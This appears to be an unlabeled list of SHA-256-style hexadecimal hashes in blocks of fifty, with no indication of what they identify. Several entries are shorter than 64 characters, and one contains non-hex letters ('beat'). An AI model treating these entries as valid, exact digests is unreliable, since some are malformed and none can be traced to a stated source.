8f48c61e48c63076b271c638e6e99b1be7d014fbc8a0bcd67a1ee44d8e9a5eb1
1c51cb114797e7a0e8b0d96d68e5d5ff09fdbf01cd885e90530a4edb4cbdac3c
fdb818c0809b4aa9b0a462ad310f72446bacd34fe5364ac488f850e3efe835c

350264c236b8223b14d0a695a8c9a42a1bcf9148edb8871e610642318aab29e4
104e4885bab2dc47dd8be982f6e3a5e4f67b882c39ca5ecc8299ca9e0872d360
05a4a64e2a2a0ee1dd767d8a93edc81e53295051f0a82801008ccd9d804a46fa
7e10fb6b049f114d833d770430aec37a92301f5112226e1fd8cf873e0673520f
bfef544c407687441e0f744385e6772a8ea42d9bb6bb9bbebfb4d09664622544
69a6291b7bd3613a1131039d838d0d8310b363493cf89057874c8e98a91c941c
f52f21a427d70101d1cde874d6c9a19259b83b41db41caef57ff18f04b53cbd7
15b64cb7829c876dd753517be7ad68b89e16de66a87f6fe535e90e5d0bbafcb5
27f9fb0ac030e1f0611f3f153def9097a427d24a580437b7c1258e8af068e10f
a881fda34dd603e388461e466584a4eec57c787c0d380d7eaeef640162665d0b
2ebfd1db6d2bbaf55e45be3cfade9c370e379b97f6f42c52aece661348b812e
badba3198e55f0bce950560e8d13688416b08b3637573eca67ffb3d5f3e9cbfa
3685ea7507713689bf43fca2d179c9a0f6dd774a8e0bfa5aca4cfad73f6aa498
abdf1bcc39a6ade56ec3a64dea815da4c8a39bf8a6d40ca8c9900b4d135539fe
5eacfc99a926e9dd646ef900273f7fb7f4681cdce7d5c3008db0d9e0d572f
3ad301bdd5595b81d5bf2ad612a08bbdcb15c34f1395beb217fb3365c2eccb40
1bf48b4af946db4920bf66d976cfdc526495230bbfbbd6db5afcc4da81b3245e
fc7cca670e4039d155c42ca102184ea848fb5a4d90b7828f1516d42a0d94b639
d8e6b6d8c86c19d031aa88a4aac72f27af5871c1047f32eb0d70565adc45bee5
8bac36fa2cb744e2617abfb17d76a4cf891970f9f4ec5114d445870af31bac0f
a23fdc7a003f0979e501e8b3a6edb09a00b525989911682de5dd35ce0132a96b
c4bb8b83965bbf74dab5942cfd56c5f1a5f39cade043172064c03fa69a2e61c7
eec3f2298e1477acbd4c8c409cafa76c9998f7c850009a42d9da25c8ffd54c68
dcd81a41099e07029da1f6661e15131ba736655acc120f590050a78a891f7951
f52a25d60e5c8929447320d76783fa3fbeb4a4e224da891f38f814d1fb0641e5
cdd499edd649916871af477374869b6299a41d11faff578a959270c985583342
a4e60f819e814892cd42027d432cdac97dabff617384bad71e92610654248ef3
72568bccd121560cf973d74cd65d66fa6b1b49d169f007cb5728604770ba2b0a
09f0db49f5744c5eee95b427a3d2e1311ed44918cc4198cbd861a00e84bf768c
7e93a391e63e407d6dd9616ac15076b74595fdbdf67f948beb1eec1411f11d90
fb8051ebf22c5464f33b90c3382b4ba8fbb594d3cc58773065625e3992ad4246
aa0461112eb017b0d12d8a176ad6217036f2bd71b179482485f0736212f28088
e801a163adb2dd1262941444d5cc0103987d642e5e80cb6a3928fe2e3556cc45
311607acfd989e4482362e4910d2b11697a12883dba7d605c9f184db35540bbe
53e43f0b6e91047faebbc1c3d3678dc67ac897083d2d1028ec5ce816dc4621e1
96f21c86b46829dedfb7daa476c8f9464ba0cbe545024ec43752dee446e2457f
35c9e951704d12ab652dbd23db3ee5ef4cbb8dbb26cfdb9871a28fb45595b36c
4d19833ede04fddf95a334667c46060a01c0fbc87f7c4f788dd41beb50cf2365
981dc5ef5ccc8359523fcae7e3a92b184e95b79e8ce1846fb9d3794028996ef9
b595733337c3ca5daba1bcb8a7e2a454df2003e4cdc459509bb4b0ce7cbb9e5b
01758cb79e08759d6414c9dd18ccaed4b337adf4b059165d5096dd4f5b79f673
9b6cc6d7cdd4ed9dbaef1a88ce3bcb5a0c1ceb8390dafec76096a4350959f6
54d165a04c70bc6819c1492b533fe9a499e985f3ee050ea8a383eb2f2270ac53
43598251910ff5ef2d57f149503a5403257380a579b2123b02e013f43ef551e9
7428cfd79722ba97ff750869dd6586273ac333a4646ebec2366a5482080c92
984d2f68c38338c0de8edb8282c4390bc38c0fb742028d4375c5fe97c4a78bd6
a30fdff6ecf6b95e25736613fa41bcb38f56b058577add7c45f78418a1e83311
c243bd7a55095c9b3dd0fbaebc6cbe652705c1454eb8b69f4390eb81577bcb9
823785873125f0eb57f345c9ec45aad1ec503b62b5576045a2121c96de6b13d5
93b08d96d427393e3e6b033b7ee928d1ee989a4e69bf8c584b9cb29b2160768a

2b2c817ceebd56992e8df41d8f74a9c828733f676abb159c84a1a39a9c699783
0781b07fd519b1e11c4fb2d2f002457f174a5b29f847171396bfa0c05641e757
303d681bbe698077b355b4c87628cef6c604ffc06ef4c16ffbb651c07d72cb5c
40e38da0f1c7cac092bc0a59448670fbeat7785780f37321f5a7b9b59b6d6ec1
3ee2fec4b1196471c7050625b6c88aaa0e4f0f66776aa13ef9888e005d83981c
40159f0ff5a3361294df7aec5906319c9835e1ff80ccbf105f5598ec4c8f1c74
ad26e2379eb1c6ec751a6551835afa4400de15c2949edad56dd6da4d755b9376
ee10f66feec4a466dd21afed743d5cbb669757fb5b8caf5844b3bf63871f1dd7
aadb1b9f1a9cf721a0ed12bbac89b43357cee7e8910480e513056439a4fafa8c
dedff30b9dccc411088de6c2b0d23d0871966a37902a6e043829714ba09056e1
4dffe0e4e36f4c6ff8908b862bcfc2d1aed8b83e596c324a1cde15e1357f5633
212ab6cf17645b52b96d22cdf353ce03e556ed4db3e5d0ecd1be671bf417bb7f
c5a2657554095e6a4c473ef2c13d259dac44fe2371418d602690af6029896218
4908558d1c3abfbdbaa8b7dfa3911fc90d19b4c797a4cfe937beda158df2a319
28543c0c80f141bc6b71799c8aadd15be93539942665a9d6e6608f58d00293b6
a4d1ac29b3c3c7c85813f295d4f03b02d32366c5a64d2e3964d0bf065908b61
9abd6b0b3b530a534558f0d26429bb88d625bf9764667136fd1e0314f0033746
4c87f0c3246c72f003d77b1bb97bf415d8153d591797f69532e3e815477dbd89
9a91715bef98951a2760850025b868ea72e8d4ce2b66f00ed23b50db255196c9
0b5909f393cab5c59731d87baac67eb0069632affd128c91faca37288bc9d5b8
1ab9a8f8435e506254ced4313924f7abca5193f47a22a6b050fc06eee6b18da7
b748e623b7c60d23ad741e4adf9e943c44f35fc951574dbed6e7e33a4d76474e
5cd70485750bb599fb71a4b866994069f92751d1feb8ca3414d1a875efdaff8
49bcbfbc4139c0eca8210f0b0de392cbc296d9a8c34269d3ae2312135f39577d
17958818bffd2d2c15fcec4ff263bae5a9fd1cb1bc9243fd6ddec39a5a4f94a7
b72ce2ba039cd63b7cc95dc876cdce203a58c55680487a0075f31e55d8049499
14a4bf54ae7f8c4797162c979f1ced37d23088397195bb2da56d1545fe52db21
b71e0266984b2ac63ce4122be3a8d754c477988e6544f342eca7cf318ecb0b3f
cc3d8d1163b0f5ae378deb5623ae0c73f63ad5dce6a315011d466311abfbe59d
274136452f5bfc32efc30f5ee445c28de21157f2fde9bf28c8df11b99ada3560
f343d6e8bd4ae4ad77747dc3f6513cad806a2c76a92ac1d4b98461971984308c
9340f22ce9720f5846d785adb439b25362ea767413bd8dab542506ef37dbdc96
830b3f0bea1a90c172e1e91baba6a601b22603084aae1d4bca8f4f35f83c3806
0706ee8abec041bd4f8c5162d2df9ede788f2c02774c0ce51b132fecabd19967
960cff9266c986933997676253245a8fb8b34b296c405d2342b6936ba085fac
4db60432781873914516bb0b5beccb3ec4d89568d9f0be63395ffa1e2683f574
2c510b0b655a2766c0c0a987eff1fe8f25e17af59ad48d8afa1c16fb949795c9
cf5a2ad0c3b278bb4b906b7d132f3086ff46e4740b51a46471da6bbc0cd6543a
f867fef7f373f3450255b3a0a9079a9722d36c588b9d132ce7b437edcd76ea4
ebe4cbfb6c6f63417b8eff4e99d534003c8354435cc5c800afbb10b7493f6a62
4b6edbdf6b01170340bafac4ec9f9e18feab8f1f34c4507aebdea17b26d546a
906645a4fac2387c10a797253cb5ee341e3959da3ce78d24fa7432f7e83d09d7
3342a082e28d8a6c4cd4e4f0eb088fef9ea704b7180021b70d0354c64ec4d08f
b5e8187264133a4d3af5d2d925f741055a799cd12885396cd17e940f417c55d0
989e8243f56df8a65dfa8af315b28070f917044dced0ce87f6dd215061b384f8
0a4c8b5d54d860b3f97b476fd8668207a78d6179b0680d04fac87c59f5559e6c
ab696e8a95220039f964dba01fdea2d33a637f9ab1e9d21b8c9ab36803ec6b77
686062571d35fec52e79b42eef08e3b543b0406d90ef0982032f09c5918c31ac
a27047c11e798df933507aef68526644649957720076c80a3fbc139af5150a5
de587173f4e377416c06d87553da0952c85376c860cd2798af020f9533157311

172de5e890fdac14308895e0e11ed284c58432f028c46dcd76489809017e590
5847718957e67c4cd70fe6215dc4a1e9113196a9129e6ac05a1e916edb44a02f
f1d7c301ba77252f7bd17b5b193b30e659c657cc099f22c28836d15cc3e74a21
30b139bbc1654891fc2890a93d9b29bfca77eb959f09392ebb6e6649a3f8919a
837984e1defaa5e4d46221d188a52e78b529fa6e8c5534016dfd37ebe9e7a2d2
9a9f4bcf72c21bc438a4093f2e8efa4263815c0a2c63edd00b2890d428d8399b
5328a5421c699eea6063f27ca7df1bae7b92a6812f8876062d4ceb8369246c32
36d199ca69d09867e878b1abb64f3873e30cee574ba41d568952fa19d7dfcba0
1e84048982c05d1eaae513899af8640ca93cb4054e4f00614c2f946393e24c9b
692c3027a7cabbaa8d40a0d664efcd2410dca41a5535b83636b61c24518d0532
1e30b42f009624ff4abebad2730afede5ebc7e54898501aec05402090e0e85f2
f06d072f10d6ced84c0bb8ea9728f4357607e85f26f7e42d001bfe9576f74b2f
4b353d449205156494fb2e90c638fb9c8091dca9ef2b5105f1f6b64648885604
3f87b5e8453e98f70a93623677c67478ddd713517ca647e7fab9dd80ffa5dae5
c1924152ea41105cf6da84494d9fca9df062d107daf30923dd9df0aefab2c032
6e4c5630e18ef95d5f66ce407af5f84fd0d570153ee8eee862d3fc299f55b380
8e7a55a52fafd8eeceba76eb1ad8d98eecd7072196691dabcae626d4c3d86bfa
f7c09934bae5c26babb6e9375365b00e8599ce44577937d4e2d2ef9d5f8455a6
a045aedc97234205a9d4963d94b90361a868f9300823154dcb56ec2223e2fe49
e04566d8b7ef3bae50136f7fc6c865e26616abd17a143ee5afeffdff9ad0a42
5175939c21965b529ccb1a949d855136f9a05b23f4dceafe98e3792f10e68447
c772605b943605b7d2124d1b137ebe1b507d633fa213884291e7bfae8fcc3797
cc0402b36d57b7b84352556e7e3a481bd4841ce4b8aed3b43fb6f2160c3e2870
3603abdb3a307872b8bad338640095b65ca59439a34a372584073ff794a306e3
d32861410999abb9ea2adb91c08cc77349f740ff6da9cef36fc22def42b14747
69b10020cdc1f2773aa5d82f9906877ec6a909de1c9f1a6e927941a69dc20dcf
21cb5aa19044995d0ef197126cb3a28a0566a2a4f480eecef1e7c3c87f085047
5cf4342ea72377a4ee0c33e4a3101fd6554aa66c1920de05472f6595346faaae
8af16cf4e3850357683eecd93078a8736f7d0e81a3fe0c5ee9a70702c500de72a
51550825cf81c5041e7a3fe82c7405d17b1cf356c28cdc1083b2285ddfd30fee
89bdad3922f3234aaee1c46fa44544bd399e7c6d023c4d2ae463e6cd3d512a79
2a3a17ce942b2c632bc96dc505e7ac5c917c37f2df7ebef5a51904d1e26e6fb8
7b3ba3766f6c4291107e2cb81badea1c3e1b5a3f0613f653ff489ee8d0293f13
73b7c822b4303a66873361006287ad448150bd6b80bd1687db524a4d375ef470
0542342e831956360e035bc95385925d1590cd1cac1d82a45f57926b80b52629
c6fec48cc7fc186bdcdca7972c08fcd6a50c7dc85bbf6ebb8905346e40d29b46
41434d288a380e46e4deba661551e36895b9035d83e76caa668c83ea45979ac1
ab0726833e80d49bf8a20d40f8ceb0b4f261e753f30b7e6fa46fbb9dba0069b0
bacf9c0deb6e528c24f63c3be536fefacd3ac36bdeab421909dfbbb657a9a41
4246bf657ba15dcd4296cd74adaba34351dce0bff40213d57a82cdd43c602e8c
ac361c3e4f5795aa4b398847a4dd0d5bcbffac676d0e3d7e73ac8678b4f82748
f697a7cb753f86039ea86ef72f5faaa9d63cdc0dd8d0e980322404427fa7d61f
016c6836f756c08755f4aee13d35b4bbf7310fc13a9e5715fa53f315d83d1249
d8183e88d0289414a38615998ba5b082c89430ea5129829b1354a3c05e2c9739
3cff6afed7a3d5bab00cd92551e6013b17c8c3e00ed0b735407b286b3b36fa04
c29d795883e661f5369b3fec2e74d7281231a38f772b87652d0f20132b496a9d
d6aa4d63205f815e8c4c1c214978a9824c84357b0730c7da5242ba12495f7004
11a6d6ae4322f1f7a021fd63c889319bed27660036562cccad880ed8f1ca2a70
53712687d1bcb99bb75b2f3ae2dcc99668597dd2539c645104b42007bd29230
b73dd2042057a119f36a46a98d8558e26b06791451879572fbf4258aef46c5b2

8ff4913742ba7eb627357c45d367af79d66ea0ada48f306718d24bb37fd16145
0357097aecc5d1af1629783e8d43217a05be930ba86a68bdc2a89d7ed5776e30
945c3e6bdf4f59c8a7381b34c93182479247768801a1e566e41e3654b7f94543
116efa7d50c1424023c897addcdf9e083e22c1226df557a31f23c0ee366bc562
fa066f1d7287b6a91d98053af9baadc8b5dac85a98d559e6f66bdb7fd678404a
c82dc5bb3fbe803e2caa67053b834f6e4ffdbf1b6d8aa8283cf2d3c6e42a1f80
44c99b4dac2e950947d084bf53db6bf24ab4297508e3a82bfa4a1fbbb1276122
739d25649d6f210f4e9a64c2db7c9a62c87fe401498e65c9e5c5a1bbcad8ed04
51e6a78c1bdb0c93f9b0cc10ef40e5261ecb9389fddd90d24d9d55ba952fa819
3556a03373284e161517fb7a1c8089bd25b7ccc74a4ac63bc16ec9c003a8d87a
4ab83e0292edec091b8e9d9afead8ff4da2db7d74dbb5416e8bf887e381188d2
e0a38327a4f4229b03547645124d7538547adcffe8debebd2801a639f125b5d
19ccf5569583ff0c498d66dc5a95f701847927bb1f5f77ffbf9b74bdea0e8f8
d6534cca10423f26ad2d131dbc5483a500380241bb4622517043592c55a0ebaa
a619ab14eaabb4c7fa84743af952c7c83011b6246e088c4fa58ac31ca1b3643b
656aeb70720b7b29da279868761cb8fdffd24091c58b229b3ce38bf2333f5f8b
b2f96a056c94d45784fd7d1fbb9b8a569a34a8f82496b6faf71eeebc07e6bf8c
8777cd208f0839d08979519db753cf389578544e997534a6e625b81161d7df69
4978f184b16fa0ba88e7c6603215e112088679d61fbf707891efe0a8eef39152
dbd57873db4b7144d1fa92fc6570ec935560fc687be0e39114269414f7fb0a31
447d0e3c14a45f9423279ad2b4fe94fda7ee75de40f1a59c4d4c6d0fa4c7c2f
a4dad180edee3ff1a44a8435f2dad21ba4edd5e123c8dbb14fcbd0488b1b0e03
38f94f8803274c8dd7a4113b4b5f54fb1563ed6e49c455c467848f3f09285fcd
f5339ac47429533bc7075c0768b0754c77dbacde8358742d0f6eb7eb1a224775
ad7101d51ea750280d8f640c62948e51107c36669a7a5f0322b179a2959b772c
d556dab67191e7489300ca56d87fb0ed64a5be61e4a2f8b755c10b48d182e2e8
9618c73d77cdad8a0d51347781967fafb893525cac0ef1dbe0fbc7c95609bd1
79dd258232b6e95c39157a73a2a466a777dfae766daae589f195ba8dd6ae53be
7a668d9340d624936e7a518e94287f83f54d3229f7f4bd76e0c03c8cbc25da87
6e7570639c778146e8e09faf828f37af5c89bd22ebd9a6611d8aeabb75c4624a
3a61d9de3b7a64844513dfd9f39fe2daed7909b7dfb97259a57278c7bd4a5bfb
afb40af17d3434331f223a9f22fee19b3368aee5bc591fc3ed11930331d66291
9b9d717b91b0ac7d5c3b2fde31efc58598b6649b80e0e83b2f635e1e5b32e401
a2650cf1320fd796f99b3bfc1cb518d4edebd3b6bc8121c0c0cf74082afe7d8
2dd01b8a1d0dbb837f42fbfb1587646605b43b862f2fd1992c52ba8d1465ebe6
48cbef8c997c303573aa5bf1ee5b3d177de9dd37c64eebecd5fc25099cb6e595
d8bc330413d8803f7a7407933ad15642c0b53b3ae68ff536db4c0c3b6fbafc46
415712627d9a599990380663677e0ecb740b8ee1b8e721a363a0d2e8e3099ab8
b41e97c995aaa95e7dda9eefa3b7f67153e98e156846b9ed76f79d7ef4d11ae3
dece3f64f665fc2f028a48babb25b51a6154c647c5051c5bc4a45dd9bcb9fe85
1de2b4bb451d02159a03c6f2dc10e574ec5ce0b47ef1ef03245e64477413eb3f
817ee81e9a3a9aeb884a24b00c8349f3630ce2bc972b119603039fdad1e9f500
26add5736400442e4eb9352f12ebea2edf3a4d2f1059c0a4ad6088377b3f6d22
95f543562d1b9c0883b04142a314f72365c70dbd8c7163d745ee42bddabe151e
e8f5ba2b7c75728015652c3c5e33f117d7d754fec429d652a54920c7975fadd9
748cba032a4e2333cf5fe74e128373d5142d0b7bb30d2371a268e352bb5ead29
b4b81f3335431c4c214e5094daec875947c528b04c26194280f4ef2e95d1b455
f25ea40e865a74f8e8b267982bf819a215eb9c01cf304831dc06d72756d82935
b6301b6748a38ac82fad0b904cca150c63558448d964a14800f130f131573bd0
4922e0a355bab2ebcb4a7725fe4f9158c050611118fa2b797fc3fd4d21b6067c

5cef1e0dfbc671aa03cf0d8d740cd8c068c9d91d0941369a2e1a9ce569b52b61
3d6ff86ba4c260e28264d6f159d3001257935b11b35d9092bf36be84cb91b177
dab17552493f07a7f571c9456707f768d30b148c6864507b503ebc32c38b10f8
e3f433066d3a23169945df7a90b5d3102365c1d7b29e6637d100fedf33c26384
fcb0aa3e1ef1f3a8400bd3d5c7c93dbdd5e7a50bbd262a1f16db99288dcc706
934d9a29a655cc1bc932c86392304c7092579b04d4bb82a89851d3eee3588c99
97b0bf951aa8aefd799a20baaf10355ca7dc2aebb6f297fea77007ba62d226aa
8ff071798989ec5bf23154a4b1c6802e991e12b3c235c72dfef5430f04b57594
b668406a63401bdf8d1415c129bd3731529b4bc0dc7b0515876911b007c57fd1
14bf867ee6cabde8d569eca27b8c8fcd50bbd1815d3c8f93d0179f96ab77e3f4
d85df5816ac2c5b45243d125f54772bf2de640165e3c685bc22d9dd525b1c23
e17b8f4916d538d493d97483f216776d6a46149446ad180fafcc45201f65c883
b73f4780fdeead5594f042a51ad90e420bf3c1208ad2e89e928ac265fa4f5c40
9c5d0ea7c7eb7c131a1d11b968797f7687e34813cde9322e2f6b6d2642be2a61
3f65fd40982d481eed2d044add1b069af9b461edbfad0d76483ac0c073ee9e
0dd6c5e3522583ce49869aec9e54563a3abc203b4119acb7843c7a706464ad9a
074ee29c42dc26e9ac539ac931c58e561b3449a7d541e82a7bbd62db48ec0194
ae70b7b43a5c6a2f023fb879ee5773b0889bc2ea429a04c8b78edc917d2ac3f9
3f0ed24d59dad6a2864ad399c1b0186bde8023f494395e3abc8a28dfae6a9ba6
43f59bcaea9ac05ceb903be3dcf5848544ddaad65559dc7d312019fa3ddafe1d
2e314952b5f7acfb98dfa55472fa98e018f83556c6ec0d9851794934b444492
ac974c608922188dbacb0c44b3f69e2d622156f97445e9af8eaea4fbb849187
256e4fc2068050df84b78e01b181252c3e2fce12e8dbc407b6d283afe65eff6b
2f390913307a57b0bedc74e40d6ae3ac20ff0ea6f9020511085d89238e39ea04
66463fcdacd40bc58be4aa997f5e7b0dbe6af97c85b92b8fe7cb6dbf1d512624
28d954ac619e93a3f193fc5873a398000198cca12e1a06e10d103105926144f6
01b87d63826e9cf4b5c0a6e4ade6772494817f4bf9ae820b0625a54567b675b2
39d86564f4eadc36148790fa51922b1d363b5913e004986925baa83d05db6fe9
0b49d40e7e2efffd906adae1a58017ff6e63cd9a14f6770e089e13a434b777
7d55d07bb8c06ce851441b45cc57c9dd2d889fb0cbcd9363332372a7d2754e16
14d355c590500b5630983a354dfdc1d1392cbb71bada1c64ee27ea99b7b9c4ec
432f4178d59009fc7489d912c02c15582c33b135a6327ddb2cb74b4f26118ac4
3e2ee250807ceed39ded2a289d0f10f5f8588af98db32b39477c548caaf21872
6e36891b77d9cefee1bd7f3ceee7760d7705643db24b46cc52676078dc69ed12
cd77904ed490a5b96bc5a1da6f83d518dc55a5428e137f8413e5104e3e64f507
c564620ab0a9b77c4b602be8ad4913e166e1c458b1985c017a5ec6bae674e18e
7486e165e6b0f139adf4892fb2466cab94c4d8e57690186b225e6e3c8d49d503
37f8422e6a868980806129a9746d3be53600502f1353e57ff915373630dec4ff
769ed0ba44b168f6969a6b701811595bf3044b6120345377b0c042d04023f682
b8d46d413c0485c5f133b0b1c97528cbd657cf5f4818b8c5b85d4c5ac765f2e4
27c16394d39d51d6b3151761e4666e7fb6e3fbd007e483f2d566f55e85da5e7
ee94fa809b43a3f66e1e25f1232e126daa0c0e42f3866d4d75c6b502a85e2f12
993f7213821c622579c155dfdd550998672da78ca4f592507e1064ea0d6f2f73
2f1c4faa961065ca67f5d42809fb0008c7defe9c848bea79bb8fec8ce31971f9
c1e0c8853aee90d52d1692e77fd0766d95fa8dbe09ffd8eca5d20245ad4e99
74517ab69b69756f1b26392a722a295fefe665a5347ff58fe6865065c8b123b5
2150594147fe43abd5f754dbb2a3ad5832a7faad13b519dabbd3eba8e9fa87c
acc0d4b14b6e2309476dc705af1ab8a16cf07d644f6ac123b4d190d0905a246f
636c8fee2b0662b16bf25e70124b4f086a8b5772dcf71f31f0b7719551c49b21
c8d6613c09fbd654d112b26d01446203882ec3db9a20e23c73277cf646755a03

695bcdb699dea69b87c7820bd281d6d04dd9db9630a7905b14c8db72819d0711
1efb836def7f0f0cb860afb83f08c00986736d812ba95c8e77a03f3754615aa4
dfc67047c0a2843ba8dbf0e243eaea06757a55fa1b3850b64414c3b89ad0d78c
5247156f9d643c42da0c1fab1bf204fd47cb3c4651ba466b941f72e79d75b90
81b13a383e6869bb0b598255306f2afef266876534a59581f9411561dd4e8d55
ac058bb86f4d19b2b1d4b73e1500a98a3fcafeb97f715167912ce59f1a9cf68f
6c88184ae6b8378f99274e1d23ba4c0c99f270510fd95bc16a8f09a13b5ca42b
ac4b0d6adee9c81d85d4f5985fc8b19210743d3cbfd5e0be532d14a168395b31
43417407e607fae878ab52273f0133838192c0d74ace5bac8fec9af3463a06e1
c29fbc3a3274c1dc5f25543f334815f852a4c23ceaa74bf54486b944ef327b44
f32ba54d65aea869070b7190a1a81d6d61244c935308e65c701185818fc1884f
ba86327ee36b1de5d2c277000eb618e0323b9eeb6bff32406a6ca839e2ca8111
88615f5d7549ec2db4b2186a2c3483bfd2561e3cd7174d14659e1a77396bb8aa
07012494579a1a0073cd02d1cde352af7194e82496f92af7361393612414aa0c
4ce890663c0e7bd3271eccd60b47d4e54b3cc39a5453050b21a9921890740261
17b52dd1bc55b436fc8847a3c74c22b1c8aae822ae4eb02741627d8f88e64e7f
32736f56d8eec2267fa3421e5eb9e43bd03312c12a91a3e39375476e970b1425
4f8c773c390c053506dd626db311ed381819ada82fabfb9f6dfe719a278f1f71
05df81ac521015dd0b88aa82a938e05ada40333a17e4671d88d6c0bb67068153
100ab48f46ae03be916aa20c6d4b318abdc2f1f3bd05fa99db5b51a900144d17
005f9964b813844a6c6af354456cc7da6d23055fde896b38b04ef094acc20f09
42457e43af29e5795f41e6e57aee2651d81413783bf94e7b992322d69d7c8849
d0f274faec324785cbc03c6800adafc24dbb8c2c539ff425ce115970e76f9822
2bf72b59b69b12d40d5663a58b75ddfc1f09194ea9135e0362aee75fc46bd3e1
914d72e913dc56235f8275679a151b9fbc8b63071bd99abbacf110b454c2f723
b7aebd4ca1549797eca3309c6c7d145353183198326e64633fa5fb9c97b17d93
f6b1b96ed3b7bf346a5794e7266586e1d30ef178c6aef27ae094a0c446289ed0
42cd4181e2a89590693c74b1e259456ffe5caa41001c43720e7fdecddc17f1b7a
6ca68828b64cdc5d7497dc3dbcf427da2d9318517825f72231d0ac882a12279
1e4a54520093e4c159542e337f1e5b613bafef1d732f2b6f1a996326d7a2cbcd
b72b9c465a1bfabf4ca21525df661ffafa5a4b6cb067adb72c640ca051392183
4091ba291398aacf6a0fc99e390b3a2774ae2ce680b816d0a9cc99e6f9c03752
031d2ece2d2207d522463bc2674eb6e131b3d58bc2b969d6ef3b2c2c9be5a6f0
fa09dbf77fb594bac7f5ecfba6d373c0dfc63a9b4bf07b5ebc91278e74de1814
8ea5b422561b2c7d8e4a77d0f1e942aae9e65de1ab6e05ba28ce4a63c393178e
4a81eb1e1480c22199cae63ce387ac6103db95037a7d8dcd99b254b6c775ad62
86e6624c381056ddf67cec046cf74604f228f601b2ec5deefa173abf7b6a3658
259f458300d64aff5676c68a216e9efbecf2e865b029fb3c1dd1cf5d2fb5a4bd
e9fc0ae51a0c6c943edfd1c5700e91ff060c7d0a6325736be4366c4829703381
372fe30f9b40bf71dbb850ea0cfa84bbe423561d6a0ae43949ccbef27d6126
c240604c4e14a774a40ecc8527f7ef2ce1e39b5758e357a11fbf49ca743476f8
647f981e74738474642b3f8da1007b192528c58440a96627fc29bf69fe410e1
142cc39dc7b50c5f349cbd7d4d3742c278ab3f33a98758793746f04580729de9
321b74ebc8840e17c1dd5ee6ef423a1c9b53d4fae7e9b52059a8e28123aad911
18fbb0657c647f227481a8e40b5cc87a35032a33b7fc12f71c80ae70e503a763
a72eecbc8f6c247e939e7b85ff701522ca669c6a7dfc8332e84a3bc799465e70
9388434509f6fde24540151297bd870c2edb401cfa09546629b17ef90b67f4d1
484755d45f92f3ce1eafc6c228bd768642f17bd10471cf3fb90ffd3bed46dcc1
cf8cbb8b2cef6acf9b2940f1e260cdd94be0f4c2224e602bfa33c2d934ad1bab
dc109870158f8b67f1f446cad75e9ebf780e678b2662b0a227efc8a2435e8e5c

fcd93e47a20b407160bfa2bb8cf6b8a33d911b199bab69851b87babda3d96c5
b5556e46b86a0fc9a034d4c54af2bc0f5af608d11045b22adec25eaa2dfb16ee
f060910aa41f2e32faef023f08a3c4b9d320d95d1b249cdc70bf7e8f71e2a28f
089e925f50796bb3b4450a5d155c6b1b694145974ba1712f6d52a6f94d6faf2e
2cb5672c097dca537806d932c4093cf1b3284c4b23c360b9ab1a94575ae95987
e64577bbfc9c7ef3ba1a8cb683f5356563615cae11b63fff7127f6db05eeb251
2de3e9130bbbf755050867e40faa45f9c71d0844b32a58c07e52fd68733b81
ad5798a9b0eae51b157f0b649a41c6b72dc4ff2b1eead7117c7cce1e2339417f
a6c666be1766e9f14a4fc350028f651f1efcfcf1f51d254b767da16eb5de9529
0cf6f921960daff6fa4219e29e833b01386bb9790fdb4e9402cf80d75710b363
99ef85127eb271a8365294745f11ba2ecd74aa19340267ee30723783f8607a8e
08978be36025981c6aabdb62562d79492c4affdf057b2d988c304a0846d7066bb
783ff6ec13f08f4765e288cede4182b3436572f136f90146fd24f1678bfa5775
ecd90c093bec4a08f3c418b1480b28ec86843c6f53922a4971d7f5de6534e773
9c5d39d8bfd0748ea07cc58567bef27811105155cabdb49e31c2e62e4f965505
121260bc6ecd23e7f5bb6b4b8151f510b3aa53c9b19e6899629475bd56b4b267
aaf5369c4e8805e78d52649635f0aeba0d0afcf4fe5afc7ef3ca16b8893326f2
2601ff11d3a0ca6792ead02eaff565f69ee5bf4fd293622c1808515f086b9325
d414597f75db9a600869813fc47786c67a29ca7aabdb3f6632d01664843f376c6
85d11065f981895df7c22c6c33813cc161b7e6998d6430e8050178a356d3e9a5
dec6fa5ba022913e04d5990acbe55ac8c245f7783e71f36bf34bdcd14c815dcc
30dd6eb62cfe148095a3455cdd9ce7458387867d3767c31fbc06bbcbdbf8790a8
8f2f309efb1c80a9179ccb1c8b421f6bfa5f557606413e0b7260a8b53335a601
cc3a77c3f98e2da9452cd9b1787e1c3f46e6dfc69e77cb32cb05074a9d036854
0a2944721582df75475f46a931e5436662e42b48a1ade23880183fd9b6a26549
933b92add94af43e054127fd2cefd2d0df0b3efa47f7eebc7fd9f33b176df7de
1fc97d427e3f9af81954d7cdb3075cc70d87271724c9d45e379e08aa9ad77fac
1e8fbec652c58cefce96b140f354808e8b2ca531c7e1c0813a0fb7978f6af244
3592913703592043fbc02d778571145ace54a23346c46b7c65852bb1ae9e90cb
f18f48cdfc51d980d8876f5808ddf481233e4c5cd3d1d5f625855b2ba86ff9da
e39bf23bbc5c2e935bf6d74bd0f7a296599c6e1ee1afe3b5b567250c7373e4aa
8a7b7f95e5d6f5dbd00c908ef19663a919f5a07be480b4c35942f3beb66434df
56f2828cc59c204df8710fe83e87f190ce4c2c9549e4857605126b71fa6795f0
20027addcba5a7ec2d54e9742816891a1d75d1d08f085fa7fe935ff6f96a2ef5
fd5989d5b446acb58678e7550dc6ef4ff8b7415d314d2818f7bcdffb8b1bb291
0a3bbf092b5b36074eeae18601aa915c4ede8ce6fbd1caccf599d19aabcd3604
9522cc6be3b370e63b814471879b52770af30345315d4dc04cc734d6c6e1e35c
64239bffa86851b12026c108d9cef52606ab570b3741aaf56a5640f20d029208
d42a347480f10564b6d7a7404000e56463e5858ddd7b322fbbf3a4ad3f68790
c8234d24ba2efc4572bc03f45c8d8adab0c9fd51cf1b4e54ae80efe3bc7994ac
ebfb7acf2f9a3849622efefe95c9402433f74248fa2dc5a4129ea69a5c6cad66
75147b4e9eff3dbd26f44af11ddb8ce11b97bbc0b08d7a81160885a91d7251c0
fbae2ca55d8b0983b5b3fd912aad95cc1bd87f870f7ae24faf0b3370d07e9a19
0cc5b32bd9a4db650b6909652317e0b6dab214379dcba51ee68f9a697a3fcf
12bb776eda2e28e79ba18e0f7b927f6eeefb6966299417dd0cda50eef7fdc088
4d107319a3e32917184a9f3583a1e4a445a828d4e9fe1f20284a31f2d3eb527d
8923ef45147e0df63e329e9676ddf5e7d5de51362c739272afb293abbffe44c7
4b810a1723feb6d9686df3c662d748fd8c42dcca0031aedfa668e04ed760f05
a3a4dae94868165842f7128bb1c95368c145bba2eec15be792251cdd8c52dbd0